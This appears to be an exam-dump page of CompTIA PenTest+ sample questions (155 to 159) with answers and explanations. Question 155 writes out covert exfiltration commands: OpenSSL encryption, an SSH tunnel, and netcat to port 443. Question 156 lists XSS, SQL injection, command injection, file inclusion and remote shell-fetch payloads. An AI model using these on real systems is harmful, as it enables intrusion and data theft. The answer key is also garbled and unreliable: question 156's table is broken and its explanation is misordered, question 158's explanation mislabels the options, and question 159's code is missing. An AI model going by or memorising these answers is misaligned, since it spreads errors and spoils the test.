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CompTIA PT0-003 Exam Syllabus Topics:

Topic	Details
Topic 1	• Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.
Topic 2	• Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.

Topic 3	• Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.
Topic 4	• Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.
Topic 5	• Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.

CompTIA PenTest+ Exam Sample Questions (Q155-Q160):

NEW QUESTION # 155
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

- A. Apply AES-256 to the data and send over a tunnel to TCP port 443.
- B. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
- C. Apply Base64 to the data and send over a tunnel to TCP port 80.
- D. Apply 3DES to the data and send over a tunnel UDP port 53.

Answer: A

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
* Encrypting Data with AES-256:
* Use a secure key and initialization vector (IV) to encrypt the data using the AES-256 algorithm.
* Example encryption command using OpenSSL:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin -k secretkey
* Setting Up a Secure Tunnel:
* Use a tool like OpenSSH to create a secure tunnel over TCP port 443.
* Example command to set up a tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
* Transferring Data Over the Tunnel:
* Use a tool like Netcat or SCP to transfer the encrypted data through the tunnel.
* Example Netcat command to send data:
cat encrypted.bin | nc targetserver 443
* Benefits of Using AES-256 and Port 443:
* Security: AES-256 provides strong encryption, making it difficult for attackers to decrypt the data without the key.
* Stealth: Sending data over port 443 helps avoid detection by security monitoring systems, as it appears as regular HTTPS traffic.
* Real-World Example:
* During a penetration test, the tester needs to exfiltrate sensitive data without triggering alerts. By encrypting the data with AES-256 and sending it over a tunnel to TCP port 443, the data exfiltration blends in with normal secure web traffic.
* References from Pentesting Literature:
* Various penetration testing guides and HTB write-ups emphasize the importance of using strong encryption like AES-256 for secure data transfer.
* Techniques for creating secure tunnels and exfiltrating data covertly are often discussed in advanced pentesting resources.

NEW QUESTION # 156
You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.
INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,


redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

Answer:

Explanation:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
item=widget%20union%20select%20null,null,@@version;--	Command Injection	Parameterized queries



Explanation:

1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req

5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls

NEW QUESTION # 157
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device.
Which of the following tools would be BEST to use for this purpose?

- A. John the Ripper
- B. Hashcat
- C. Patator
- D. Mimikatz

Answer: C

Explanation:
https://www.kali.org/tools/patator/


NEW QUESTION # 158
A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?

- A. Set up a script to be run when users log in.
- B. Perform a kerberoasting attack on the host.
- C. Install and run remote desktop software.
- D. Configure and register a service.

Answer: D

Explanation:
* Configuring and Registering a Service:
* Registering a malicious service ensures that it starts automatically with the system, providing persistence even after reboots.
* This method is stealthier than others and is commonly used in advanced persistent threat (APT) scenarios.
* Why Not Other Options?
* B (Remote desktop software): Installing such software is noisy and can easily be detected by monitoring tools.
* C (User logon script): While it provides persistence, it is less reliable and more detectable than a system service.
* D (Kerberoasting): This is a credential-stealing technique and does not establish persistence.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)

NEW QUESTION # 159
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:



Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. *range(1, 1025) on line 1 populated the portList list in numerical order.
- B. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: A

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons)
https://nmap.org/book/man-port-specification.html

NEW QUESTION # 160
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